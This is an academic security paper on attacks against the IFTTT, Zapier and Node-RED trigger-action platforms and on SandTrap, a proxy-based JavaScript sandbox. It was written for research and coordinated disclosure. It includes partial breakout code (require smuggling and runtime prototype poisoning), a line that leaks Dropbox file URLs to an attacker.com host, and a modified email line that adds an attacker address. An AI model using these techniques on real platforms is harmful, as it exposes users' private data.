SandTrap: Securing JavaScript-driven Trigger-Action Platforms

Mohammad M. Ahmadpanah[*], Daniel Hedin[*,†], Musard Balliu[‡], Lars Eric Olsson[*], and Andrei Sabelfeld[*]

[*]*Chalmers University of Technology*
[†]*Mälardalen University*
[‡]*KTH Royal Institute of Technology*

Abstract

Trigger-Action Platforms (TAPs) seamlessly connect a wide variety of otherwise unconnected devices and services, ranging from IoT devices to cloud services and social networks. TAPs raise critical security and privacy concerns because a TAP is effectively a "person-in-the-middle" between trigger and action services. Third-party code, routinely deployed as "apps" on TAPs, further exacerbates these concerns. This paper focuses on JavaScript-driven TAPs. We show that the popular IFTTT and Zapier platforms and an open-source alternative Node-RED are susceptible to attacks ranging from exfiltrating data from unsuspecting users to taking over the entire platform. We report on the changes by the platforms in response to our findings and present an empirical study to assess the implications for Node-RED. Motivated by the need for a secure yet flexible way to integrate third-party JavaScript apps, we propose SandTrap, a novel JavaScript monitor that securely combines the Node.js `vm` module with fully structural proxy-based two-sided membranes to enforce fine-grained access control policies. To aid developers, SandTrap includes a policy generation mechanism. We instantiate SandTrap to IFTTT, Zapier, and Node-RED and illustrate on a set of benchmarks how SandTrap enforces a variety of policies while incurring a tolerable runtime overhead.

1 Introduction

Trigger-Action Platforms (TAPs) seamlessly connect a wide variety of otherwise unconnected devices and services, ranging from IoT devices to cloud services and social networks. TAPs like IFTTT [30], Zapier [73], and Node-RED [48], allow users to run trigger-action *apps* (or *flows*). Upon a *trigger*, the app performs an *action*, such as "Get an email when your EZVIZ camera senses motion" ↗, "Save new Instagram photos to Dropbox" ↗, and control "a thermostat which can switch a heater on or off depending on temperature" ↗. IFTTT's 18 million users run more than a billion apps a month connected to more than 650 partner services [38].

JavaScript is a popular language for both apps and their integration in TAPs. IFTTT enables app makers to write so-




Figure 1: Threat model of a malicious app maker: (a) Victim with a malicious app; (b) Victim with only benign apps.

called *filter* code, JavaScript to customize the trigger and action ingredients, while Zapier offers so-called *code steps* in JavaScript. For IFTTT's camera-to-email app ↗, the filter code might, for example, skip the action during certain hours. Both IFTTT and Zapier utilize serverless computing to run the JavaScript apps with Node.js on AWS Lambda [4]. Node-RED is also built on top of Node.js, allowing JavaScript packages from third parties. For third-party code, Zapier and Node-RED adopt a single-user integration (Figure 1(a)), with a separate Node.js instance for each user. In contrast, IFTTT utilizes a multi-user integration (Figure 1(b)) where a Node.js instance is reused to process filter code from multiple users. Instance reuse implies reducing the need for an expensive *cold start*, when a function is provisioned with a new container. IFTTT's choice of reusing instances thus implies reducing costs under AWS' economic model [4]. As we will see, the security implications of this choice require great care.

TAP security and privacy challenges TAPs enable novel applications across a variety of services. Yet TAPs raise critical security and privacy concerns because a TAP is effectively a "person-in-the-middle" between trigger and action services. TAPs often rely on OAuth-based access delegation tokens that give them extensive privileges to act on behalf of the users [22]. Compromising a TAP thus implies compromising the associated trigger and action services.

TAPs thrive on the model of end-user programming [67]. The fact that most TAP apps are by third-party app makers [8] exacerbates security risks. Wary of these concerns, Gmail recently removed their IFTTT triggers [27]. On the other hand, running the Node-RED platform, on one's own hardware with inspectable open-source code, makes trust to an external platform unnecessary. Third-party apps, however, remain a threat not only to the users' data accessible to these apps but to the entire system's security.

Threat model Figure 1 illustrates our threat model: a malicious app (in red) attacking the confidentiality and integrity of user data. While we touch upon some forms of availability (e.g., when the integrity of action data ensures the associated device is enabled), availability is not the main focus of this work. Indeed, effective approaches to mitigating typical denial-of-service attacks are already in use, such as timing out on filter code execution and request-rate limiting [29].

Under the first attack scenario (Figure 1(a)), the user is tricked into installing a malicious app. This scenario applies to both single- and multi-user architectures, including all of IFTTT, Zapier, and Node-RED. In IFTTT, the filter code is not inspectable to ordinary users, making it impossible for the users to determine whether the app is malicious. Further, IFTTT does not notify the users when apps are updated. The app might thus be benign upon installation and subsequently updated with malicious content. In this scenario, the attacker aims at compromising the confidentiality of the trigger data or the integrity of the action data. For example, a popular third-party app like "Automatically back up your new iOS photos to Google Drive" ↗ can become malicious and leak the photos to the attacker unnoticeably to the user. Further, the attacker targets compromising the confidentiality of the trigger data or the integrity of the action data of *other apps* installed by the user. Finally, the attacker may also target compromising the TAP itself, for example, gaining access to the file system.

Under the second attack scenario (Figure 1(b)), the user has only benign apps installed. This scenario applies to the multi-user architecture, as in IFTTT. The attacker compromises the isolation boundary between apps and violates the confidentiality of the trigger data or the integrity of the action data of other apps installed by *other users*. This is a dangerous scenario because any app user on the platform is a victim.

This leads to our first set of research questions: *Are the popular TAPs secure with respect to integrating third-party JavaScript apps? If not, what are the implications?*

TAP vulnerabilities To answer these questions, we show that the popular IFTTT and Zapier platforms, as well as an open-source alternative Node-RED, are susceptible to a variety of attacks. We demonstrate how an attacker can exfiltrate data from unsuspecting IFTTT users. We show how different apps of the same Zapier user can steal information from each other and how malicious Node-RED apps can compromise other components and take over the entire platform. We report on the changes made by IFTTT and Zapier in response to our findings. Both are proprietary closed platforms, restricting possibilities of empirical studies with the app code they host. On the other hand, Node-RED is an open-source platform, enabling us to present an empirical study of the security implications for the published apps.

The versatility and impact of these exploitable vulnerabilities indicate that these vulnerabilities are not merely implementation issues but instances of a fundamental problem of securing JavaScript-driven TAPs.

SandTrap This motivates the need for a secure yet flexible way to integrate third-party apps. A *secure* way means restricting the code. How do we limit third-party code to the *least privileges* [60] it should have as a component of an app? A *flexible* way means that some apps need to be fully isolated at the module level, while others need to interact with some modules but only through selected APIs. Some interaction through APIs can be value-sensitive, for example, when allowing an app to make HTTPS requests to specific trusted domains. Finally, TAPs like Node-RED make use of both message passing and the shared context [51] to exchange information between app components, and both types of exchange need to be secured. While flexibility is essential, it must not come at the price of overwhelming the developers with policy annotations. This leads us to our second set of research questions: *How to represent and enforce fine-grained policies on third-party apps in TAPs? How to aid developers in generating these policies?*

Addressing these questions, we present SandTrap, a novel JavaScript monitor that securely combines the Node.js `vm` module with fully structural proxy-based two-sided membranes [65, 66] to enforce fine-grained access control policies. To aid developers in designing the policies, SandTrap offers a simple policy generation mechanism enabling both (i) *baseline* policies that require no involvement from app developers or users (once and for all apps per platform) and (ii) *advanced* policies customized by developers or users to express fine-grained app-specific security goals. We instantiate SandTrap to IFTTT, Zapier, and Node-RED and illustrate on a set of benchmarks how to enforce a variety of policies while incurring a tolerable runtime overhead.

Contributions In summary, the paper offers the following contributions:

- We demonstrate that the popular TAPs IFTTT and Zapier are susceptible to attacks by malicious JavaScript apps to exfiltrate data of unsuspecting users. We report on the changes by the platforms (Section 3).

Platform	Distribution	Language	Threats by malicious app maker		Policy		
					Platform provider	App provider	User
IFTTT	Proprietary Cloud installation App store and own apps	TypeScript No dynamic code evaluation, No modules, No APIs or I/O, No direct access to the global object	Compromise data of the installed app	Compromise data of other users and apps	Baseline policy for platform to handle actions and triggers	Value-based parameterized policies for actions and triggers	Instantiation of combined parameterized policies
Zapier		JavaScript Node.js APIs Node.js modules		Compromise data of other apps of the same user	Baseline policy for platform, node-fetch, StoreClient and common modules	Value-based parameterized policies for modules	
Node-RED	Open-source Local and cloud installation App store and own apps			Compromise data of other apps of the same user and the entire platform	Baseline policy for platform, built-in nodes and common modules	Value-based parameterized policies for modules including other nodes	

Table 1: TAPs in comparison.

- We present vulnerabilities on Node-RED along with an empirical study that estimates their impact (Section 4).
- We present SandTrap, a novel structural JavaScript monitor that enforces fine-grained access control policies (Section 5).
- We evaluate the security and performance of SandTrap for IFTTT, Zapier, and Node-RED (Section 6).

2 Background

We give a brief background on IFTTT, Zapier, and Node-RED, consolidated in Table 1. IFTTT and Zapier are commercial platforms with cloud-based app stores, while Node-RED is an open-source platform, suitable for both local and cloud installations, intended for a single user per installation. Node-RED has a web-based app store for apps (flows) and their components (packages).

IFTTT and Node-RED allow direct app publishing, with no review. While Zapier and Node-RED allow the full power of JavaScript and Node.js APIs and modules, IFTTT is more restrictive. IFTTT's third-party apps can be written in TypeScript [40], a syntactical superset of JavaScript. The filter code of the apps must be free of direct accesses to the global object, APIs (other than those to access the trigger and action ingredients), I/O, or modules. Some of these checks, like restricting access to APIs and allowing no modules, are enforced statically at the time of installation. Other checks are enforced at runtime. Some of these checks, like the runtime check of allowing no code to be dynamically generated from strings, were introduced after our reports from Section 3.

Both IFTTT and Zapier utilize AWS Lambda [4] for running the JavaScript code of the apps. Once an event is triggered to fire an app, AWS Lambda's function handler in Node.js evaluates the JavaScript code of the app in the context of the parameters associated with the trigger and action services. Lambda functions are computed by Node.js instances, where each instance is a process in a container running Amazon's version of the Linux operating system. Node.js code inside AWS Lambdas may generally use APIs for file and network access. By default, file access is read-only, with the exception of writes to the temporary directory.

When a victim is tricked into installing a malicious app (Figure 1(a)), the malicious app targets the data that the app has access to, which applies to all platforms. The other threats occur even if the victim only has benign apps (Figure 1(b)). Because IFTTT's architecture is multi-user, a malicious app may compromise the data of all other users and apps. Zapier's architecture is single-user with container-based isolation provided by AWS Lambda. This reduces the attack targets to the other apps of the same user. Although Node-RED's architecture is single-user, its local installation opens up for attacking both the other apps of the same user and the entire platform.

The differences in these TAPs motivate the need for a versatile security policy framework, which we design and evaluate in Sections 5 and 6, respectively.

3 IFTTT and Zapier vulnerabilities

This section presents vulnerabilities in IFTTT and Zapier and the reaction of the vendors to address them.

3.1 IFTTT sandbox breakout

IFTTT apps use filter code to customize the app's ingredients (e.g., adjust lights as it gets darker outside) or to skip an action upon a condition (e.g., logging location status only during working hours). Filter code has access to the sensitive data of the associated trigger and action services. For example, the filter code of an app with the trigger "New Dropbox file" has access to the file via the `Dropbox.newFileInFolder.FileUrl` API.

According to IFTTT's documentation, "filter code is run in an isolated environment with a short timeout. There are no methods available that do any I/O (blocking or otherwise)..." [29]. To achieve this isolation, IFTTT runs a combination of static and dynamic security checks mentioned in Section 2, restricting filter code to only accessing the APIs that pertain to the triggers and actions of a given app. For example, an app with an email action can set the body of an email by `Email.sendMeEmail.setBody()` but may not use I/O or global methods like `setTimeout()`.

Unfortunately, it is possible to break out of the sandbox. We create a series of proof-of-concepts (PoCs) that break out of the increasingly hardened sandboxes.

PoC v1 The PoC follows the steps outlined below:

- Make a private app and activate it on IFTTT. The trigger and action services are unimportant as long as it is easy for the attacker to trigger the app. For example, a `Webhook` trigger is fired on a GET request to IFTTT's webhook URL.

- Evade the static security check in IFTTT's web interface for filter code by using `eval`.
- As the filter code is dynamically evaluated by the Lambda function, utilize the filter code to import the AWS Lambda runtime module and poison [36, 37] the prototype of one of the runtime classes: `rapid.prototype.nextInvocation` located in `/var/runtime/RAPIDClient.js`. The poisoning relies on the module caching of `require`, ensuring that the imported runtime is the same instance as the one used by AWS Lambda.
- The poisoning allows collecting data between invocations of filter code. What makes this vulnerability critical is that Node.js instances are kept alive for up to 30 minutes in order to process filter code from arbitrary apps/users. This means that the attacker can collect all future requests and responses for unsuspecting users and apps on the same Node.js instance for up to 30 minutes and then simply re-trigger the malicious app for continuous exfiltration.
- Send the collected data to a server under the attacker's control using `https.request`. We confirm successful exfiltration of mock data on a test clone of IFTTT's Lambda function deployed in AWS Lambda.
- While poisoning the prototype of `rapid.prototype.nextInvocation`, our PoC preserves its functionality, making the exfiltration of information invisible to the users.

Impact The impact is substantial because it affects all IFTTT apps with filter code, while the attacker does not need any user interaction in order to leak private data. Filter code is a popular feature enabling "flexibility and power" [29]. While there are active forum discussions on filter code [58], IFTTT is a closed platform with no information about the extent to which filter code is used. Furthermore, it is invisible to ordinary users if the apps they have installed contain filter code. Thus, any app with access to sensitive data may be vulnerable. Bastys et al. [8] estimate 35% of IFTTT's apps have access to private data via sensitive triggers, accessing such data as images, videos, SMSes, emails, contact numbers, voice commands, and GPS locations.

Note that this vulnerability can also be exploited to compromise the integrity and availability of action data. While these attacks are generally harder to hide, sensitive actions are prevalent. Bastys et al. [8] estimate 98% of IFTTT's apps to use sensitive actions.

PoC v2 IFTTT promptly acknowledged a "critical" vulnerability and deployed a patch in a matter of days. The patch hardened the check on filter code, disallowing `eval` and `Function`, ensuring that `require` was not available as a function in the TypeScript type system and locking down network access for the Lambda function.

This leads us to a more complex PoC to achieve exfiltration with the same attacker capabilities. The challenge is to get hold of `require` in the face of TypeScript's type system and disabled `eval`. We create an app with functionality to notify of a new Dropbox file by email. Our filter code implements the additional attack steps as follows:


```
declare var require : any;
var payload = `try { ...
  let rapid = require("/var/runtime/RAPIDClient.js
      ");
  // prototype poisoning of rapid.prototype.
      nextInvocation
  ... }` ;
var f = (() => {}).constructor.call(null,'require'
    , 'Dropbox', 'Meta', payload);
var result = f(require, Dropbox, Meta);
Email.sendMeEmail.setBody(result);
```

The essential idea is to (i) bypass TypeScript's type system and reintroduce `require` via a declaration, since it is present in the JavaScript runtime, (ii) use the function constructor while bypassing the `Function` filter passing in `require`, since functions created this way live in the global context where `require` is not available, and (iii) use network capabilities of the malicious app to do the exfiltration, rather than the network capabilities of the lambda function itself. We can thus package exfiltration messages with the sensitive information of IFTTT users in the body of the email to the attacker by setting `Email.sendMeEmail.setBody(result)`.

PoC v3 In line with our recommendations to introduce JavaScript-level sandboxing, IFTTT introduced basic sandboxing on filter code. Filter code is now run inside of `vm2` [62] sandbox. However, as we will see throughout the paper, as soon as there is some interaction between the host and the sandbox, there is potential for vulnerabilities. This leads us to our final PoC. Our starting point is the observation that filter code is allowed to use Moment Timezone [44] APIs for displaying user and app triggering time in different timezones [29]. To make these APIs accessible, `Meta.currentUserTime` and `Meta.triggerTime` objects, created outside the sandbox, are passed to the filter code inside the sandbox. Our PoC v3 poisons the prototype of the `tz` method of the `moment` prototype. This allows the attacker to arbitrarily modify `Meta.currentUserTime` and `Meta.triggerTime` for other apps, which is critical for apps whose filter code is conditional on time [28]. Thus, the attacker gains control over whether to run or skip actions in other users' apps.

As a short-term patch, `vm2`'s `freeze` [62] method patches the problem by making `moment` prototype read-only. However, while this patch prevents prototype poisoning of the `moment` objects, it does not scale to attacks at other levels of abstraction. For example, *URL attacks* by Bastys et al. [8] on a user who installs a malicious app (Figure 1(a)) allow the attacker exfiltrating secrets by manipulating URLs. An IFTTT app that backs up a Dropbox file on Google Drive may thus leak the file to the attacker by setting the Google Drive upload URL to `"https://attacker.com/log?"+ encodeURIComponent(Dropbox.newFileInFolder.FileUrl)` instead of `Dropbox.newFileInFolder.FileUrl`.

We learn two key lessons from these vulnerabilities. First, the problem of secure JavaScript integration on TAPs is not merely a technical issue but a larger fundamental problem. Al-



(a) (b) (c)

Figure 2: (a) Node-RED architecture; (b) Isolation vulnerabilities; (c) Context vulnerabilities.

ready on IFTTT, it is hard to get it right and we will see further complexity for Zapier and Node-RED. Second, these attacks motivate the need for enforcing (i) a *baseline* security policy for all apps on the platform and (ii) *advanced* app-specific policies. In particular, there is need for fine-grained access control at *module-level* (to restrict access to Node.js modules, for all apps), *API-level* (to only allow access to trigger and action APIs and only read access to `Meta.currentUserTime` and `Meta.triggerTime`, for all apps) and *value-level* (to prevent attacks like URL manipulation, for specific apps).

Coordinated disclosure We had continuous interactions with IFTTT's security team through the course of discovering, reporting, and fixing the vulnerabilities. Our first report already suggested proxy-based sandboxing as a countermeasure, which is what IFTTT ultimately settled for. After each patch, IFTTT's security team reached back to us asking to verify it. We received bounties acknowledging our contributions to IFTTT's security.

3.2 Zapier sandbox breakout

In the interest of space, we keep this section brief and focus on the differences between Zapier and IFTTT. One difference is that it is currently not possible to publish *zaps* (Zappier apps) with code steps for other users. However, scenarios when a user copies malicious JavaScript from forums are realistic [24]. In contrast to IFTTT, Zapier allows fully-fledged JavaScript in zaps with file system (`fs`) and network communication (`http`) modules enabled by default. Another difference is in the use of AWS Lambda runtimes. Zapier's lambda functions are not shared across users. However, we discover that the same Lambda function sometimes runs code steps of *different zaps* of the same user (Figure 1(a)).

PoC We demonstrate the vulnerability by the following PoC. One zap is benign: it sends an email notification whenever there is a new Dropbox file and uses a code step to include the size of the file in the email body. The other zap is malicious: it has no access to Dropbox and yet it exfiltrates the data (including the content of any new Dropbox files) to the attacker. We demonstrate the attack on our own test account, involving no other users.

Impact Because Lambda functions are not shared among users, the impact is somewhat reduced. Nevertheless, these attacks can become more impactful if Zapier decides to allow users sharing zaps with JavaScript. Zapier confirmed that they reuse execution sandboxes per user per language and acknowledged that our PoC exposed unintended behavior. This led to identifying a bug in the way they handle caching in their Node.js integration.

This vulnerability further motivates the need for *fine-grained access control at module-, API-, and value-levels*. Compared to IFTTT, module- and API-level policies are particularly interesting here because of the more liberal choices of what code to allow in Zapier's code steps. Similar to IFTTT, it is natural to divide the desired policies into a *baseline* policy for all zaps that protects the platform's sandbox and *advanced* zap-specific policies that protect zap-specific data.

Coordinated disclosure Zapier was also quick in our interactions. We received a bounty acknowledging our contributions to Zapier's security.

4 Node-RED vulnerabilities

Node-RED is "a programming tool for wiring together hardware devices, APIs and online services" [48]. We overview the key components of Node-RED (Section 4.1) and identify two types of vulnerabilities that malicious app makers can exploit: platform-level isolation vulnerabilities (Section 4.2) and application-level context vulnerabilities (Section 4.3). We perform empirical evaluations on a dataset of official and third-party Node-RED packages to study the implications of exploiting these vulnerabilities. We characterize the impact of malicious apps by studying code dependencies and by a security labeling of sources and sinks of Node-RED nodes. We also study the prevalence of vulnerable apps that expose sensitive information to other Node-RED components via the shared context. We find that more than 70% of Node-RED apps are capable of privacy attacks and more than 76% of integrity attacks. We also identify several concerning vulnerabilities that can be exploited via the shared context.

4.1 Node-RED platform

Figure 2a depicts the Node-RED architecture consisting of a collection of apps, called *flows*, connecting components called *nodes*. The Node-RED runtime (built on Node.js) can run multiple flows enabling not only the direct exchange of




Figure 3: Earthquake notification and logging ☑.

messages within a flow, but also indirect inter-flow and inter-node communication via the *global* and the *flow* context [51].

Nodes are reactive Node.js applications that may perform side-effectful computations upon receiving messages on at most one input port (dubbed *source*) and send the results potentially on multiple output ports (dubbed *sinks*). The three main types of Node-RED nodes are *input* (containing no sources), *output* (containing no sinks), and *intermediary* (containing both sources and sinks). Moreover, Node-RED uses *configuration* nodes (containing neither sources nor sinks) to share configuration data, such as login credentials, between multiple nodes.

Flows are JSON files wiring node sinks to node sources in a graph of nodes. End users can either configure and deploy their own flows on the platform's environment or use existing flows provided by the official Node-RED catalog [47] and by third-parties [52]. Figure 3 shows a flow that retrieves earthquake data for logging and notifying the user whenever the magnitude exceeds a threshold. To facilitate end-user programming [67], flows can be shown visually via a graphical user interface and deployed in a push-button fashion.

Contexts provide a way to store information shared between different nodes without using the explicit messages that pass through a flow [51]. For example, a sensor node may regularly publish new values in one flow, while another flow may return the most recent value via HTTP. By storing the sensor reading in the shared context, it makes the data available for the HTTP flow to return. Node-RED restricts access to the context at three levels: (i) *Node*, only visible to the node that sets the value, (ii) *Flow*, visible to all nodes on the same flow, and (iii) *Global*, visible to all nodes on any flow.

Node-RED security relies on deployment on a trusted network ensuring that the users' sensitive data is processed in a user-controlled environment, and on authentication mechanisms to control access to nodes and wires [49]. Further, the official node `Function` ☑ runs the code provided by the user in a `vm` sandbox [54]. However, `Function` nodes are not suitable for running untrusted code because `vm`'s sandbox "is not a security mechanism" [54], and, unsurprisingly, there are straightforward breakouts [32].

We present Node-RED attacks and vulnerabilities that motivate a *baseline* policy to protect the platform and *advanced* flow- and node-specific policies at different granularity levels.

4.2 Platform-level isolation vulnerabilities

Unfortunately, Node-RED is susceptible to attacks by malicious node makers due to insufficient restrictions on nodes. Attackers may develop and publish nodes with full access to the APIs provided by the underlying runtimes, Node-RED and Node.js, as well as the incoming messages within a flow. Figure 2b illustrates the different attack scenarios for malicious nodes. At the Node.js level, an attacker can create a malicious Node-RED node including powerful Node.js libraries like `child_process`, allowing the attacker to execute arbitrary commands and take full control of the user's system [56]. Restricting library access is challenging in Node-RED because attackers can exploit trust propagation due to transitive dependencies in Node.js [57, 74], while at the same time access to a sensitive library like `child_process` is necessary for the functionality of Node-RED.

At the platform level, `RED` [50], the main object in the Node-RED structure, is also vulnerable. A malicious node can manipulate the `RED` object to abort the server (e.g., `RED.server._events = null`) or introduce a covert channel shared between multiple instances of a node in different flows (e.g., by adding new properties to the `RED` object like `RED.dummy`). These attacks motivate the need for a platform-level baseline policy of *access control at the level of modules and shared objects*.

Moreover, application-specific attacks call for advanced security goals and thus advanced policies. If a malicious node is used within a sensitive flow, it may read and modify sensitive data by manipulating incoming messages. For example, a malicious email node can forward a copy of the email text to an attacker's address in addition to the original recipient. The benign code ☑ sets the sending options `sendopts.to` to contain only the address of the intended recipient:

```
sendopts.to = node.name || msg.to; // comma
    separated list of addresses
```

A malicious node maker can modify the code to send the email to the attacker's address as well:

```
sendopts.to = (node.name || msg.to) +
                      ", attacker@attacker.com";
```

This attack motivates the need for *fine-grained access control at the level of APIs and their input parameters*.

Node-RED's liberal code distribution infrastructure facilitates this type of attack because nodes are published through the Node Package Manager (NPM) [55] and automatically added to the Node-RED catalog. A legitimate package can have their repository or publishing system compromised and malicious code inserted. A package could also be defined with a name similar to others, tricking users into installing a malicious version of an otherwise useful and secure package. This type of *name squatting* [74] attack is especially effective in Node-RED, as the "type" of nodes (what flows use to specify them) is simply a string, which multiple packages can possibly match. Finally, a pre-defined flow can include the attacker's malicious node unless the user inspects each and every node to verify that there are no deviations from the expected "type" string. This further increases the ease with which an attacker's package can be substituted into a previously secure flow.

We estimate the implications of such attacks by empirical studies of (i) trust propagation due to package dependency [57,74], and of (ii) security labeling of sensitive sources and sinks [8]. We have scraped 2122 packages (in total 5316 nodes) from the Node-RED catalog to analyze their features and find that packages contain 4.16 JavaScript files (793.45 LoC) on average, with official packages containing on average 1.76 files (506.77 LoC). Our analysis shows that packages may contain complex JavaScript code, thus allowing malicious developers to camouflage attacks in the codebase of a node. Our results show that, on average, a package has 1.85 direct dependencies on other Node.js packages. More importantly, the popularity of package dependencies such as filesystem (`fs`), HTTP requests (`request`), and OS features (`os`) demonstrate the access to powerful APIs, enabling malicious developer to compromise the security of users and devices.

In a security labeling of 408 node definitions for the top 100 Node-RED packages, by following the approach used by Bastys et al. [8], we find that privacy violations may occur in 70.40% of flows and integrity violations in 76.46%. The vast number of privacy violations in Node-RED reflects the power of malicious developers to exfiltrate private information. The details of the empirical studies are reported in the full version [2].

4.3 Application-level context vulnerabilities

Figure 2c illustrates the different attack scenarios to exploit context vulnerabilities by reading and writing to shared libraries and variables in the global and flow contexts. Since the *Node* context shares data only with the node itself, we focus on the shared context at the levels of *Flow* and *Global*. Note that here malicious nodes exploit vulnerable components (other Node-RED nodes) and succeed even if the platform is secured against the attacks presented in Section 4.2.

We extend our empirical evaluation to detect vulnerabilities that may involve the shared context. We study a collection of 1181 unique (JSON-parsable, non-empty, non-duplicate) flow definitions published in the official catalog [52]. Anyone can publish flows by merely creating an account on Node-RED's website and submitting an entry. Because of the lack of validation on flow definitions, we find 1453 empty, invalid, or duplicate entries of the flows we have scraped.

We analyze the code of built-in nodes to identify the usage of the shared context. Several official nodes provide such a feature, including the nodes `Function` (executing any JavaScript function), `Inject` (starting a flow), `Template` (generating text with a template), `Switch` (routing outgoing messages), and `Change` (modifying message properties). To identify flows that make use of the shared context we search for occurrences of such nodes in the flow definitions. Our study finds that at least 228 published flows make use of flow or global context in at least one of the member nodes, and analyzing the published Node-RED packages shows that at least 153 of them directly read from or modify the shared context. While most of nodes and flows do not use the shared context, some use it heavily, and even this small minority can have instances of security flaws. In the following, we report on findings from a manual analysis of the top 25 most downloaded nodes and flows.

Exploiting inter-node communication A common usage of the shared context is for communication between nodes. This may lead to integrity and availability attacks by a malicious node accessing the shared data to modify, erase, change, or entirely disrupt the functionality.

An example of such vulnerability is the Node-RED flow "Water Utility Complete Example" ↗ targeting SCADA systems. This flow manages two tanks and two pumps. The first pump pumps water from a well into the first tank, and the second pump transfers water from the first to the second tank. The flow leverages the *Global* context to store data managing the water level of each tank as read from the physical tanks.

```
global.set("tank1Level", tank1Level);
global.set("tank1Start", tank1Start);
global.set("tank1Stop",  tank1Stop);
```

Later, the flow retrieves this data from the *Global* context to determine whether a pump should start or stop:

```
var tankLevel   = global.get("tank1Level");
var pumpMode    = global.get("pump1Mode");
var pumpStatus  = global.get("pump1Status");
var tankStart   = global.get("tank1Start");
var tankStop    = global.get("tank1Stop");
if (pumpMode === true && pumpStatus === false &&
    tankLevel <= tankStart){
    // message to start the pump
}
else if (pumpMode === true && pumpStatus === true
    && tankLevel >= tankStop){
    // message to stop the pump
}
```

A malicious node installed by the user could modify the context relating to the tank's reading to either exhaust the water flow (never start) or cause physical damage through continuous pumping (never stop). A related example with potential physical disruption is a flow controlling a sprinkler system with program logic dependent on the global context ↗.

Exploiting shared resources Another usage of the context feature is to share resources such as common libraries. In addition to integrity and availability concerns, this pattern opens up possibilities for exfiltration of private data. An attacker can encapsulate the library such that it collects any sensitive information sent to this library. The full version [2] details such vulnerabilities, including exfiltration of video streaming for motion detection ↗, facial recognition via EMOTIV wearable brain sensing technology ↗ and others ↗, ↗.

These vulnerabilities motivate the need for advanced security policies of *access control at the level of context*.

5 SandTrap

We design and implement SandTrap to provide secure yet flexible Node.js sandboxing including module support via CommonJS [53].

At the core, SandTrap uses the `vm` module of Node.js in combination with two-sided membranes [65,66] to provide secure isolated execution while enforcing fine-grained two-sided access control featuring read, write, call and construct policies on cross-domain interaction. The novelty of SandTrap lies in the secure combination of the Node.js `vm` module and fully structural recursive proxying, producing a general structural JavaScript monitor that can be used in many different settings. We refer the reader to Section 7 for a more detailed comparison between SandTrap and related approaches.

While SandTrap is primarily a Node.js sandbox, it is possible to deploy SandTrap in other JavaScript runtimes (e.g., web browsers) using tools such as Browserify [12] and `vm` polyfills. To ensure the integrity of such deployments, it is important to assess security of the exposed API, as discussed in Section 5.5.

The SandTrap source code and documentation can be reached via the SandTrap home [2]. This section presents the core architecture, the policy language and generation, the security, and the limitations of SandTrap.

5.1 The core architecture of SandTrap

Similarly to other `vm`-based approaches like `vm2` [62] and NodeSentry [69], SandTrap uses the `vm` module to provide the basis for isolation between the host and the sandbox. The `vm` module provides a way to create new execution contexts: fresh, separate execution environments with their own global objects. On its own, the `vm` module does not provide secure isolation. Objects passed into the contexts can be used to break out of the isolation and interfere with the host execution environment [32]. Such breakouts rely on host primordials, such as the `Function` constructor, being accessible via the prototype hierarchy of the objects passed in.

To remedy this and to provide access control, SandTrap uses two-sided membranes implemented as mutually recursive and dual JavaScript proxies [20] (not to be confused with other proxies, e.g., web proxies) in combination with primordial mapping.

Securing cross-domain interaction Cross-domain interaction occurs when the code of one domain (host or sandbox) interacts with entities of the other. The interaction includes, but is not limited to, reading or writing properties of the entity, calling the entity in case it is a function, or using the entity to construct new entities in case it is a constructor function. The full set of possible interactions is defined by the proxy interface.


Cross-domain interaction may in turn cause cross-domain transfer of values (primitive values, objects, and functions). Values passing between the domains are handled differently depending on their type. Primitive values are transferred without further modification, primordials are mapped to their respective primordial, while other entities are proxied to be able to capture subsequent interaction. The primordial mapping serves two purposes in this setting. First, it protects the `vm` from breakouts, and second, it ensures that `instanceof` works as intended for primordials. Without the mapping, entities passed between the domains would not be instances of the opposite domain's primordials.

Proxying maintains two proxy caches that relate host objects and their sandbox counterpart (primordials, entities and their proxies). This prevents re-proxying, which would break equality, and cascading proxying. The caches are implemented using weakmaps to avoid retaining objects in memory. Thus, if an object and its proxy are dead in both domains, nothing should prevent the garbage collector to remove both.

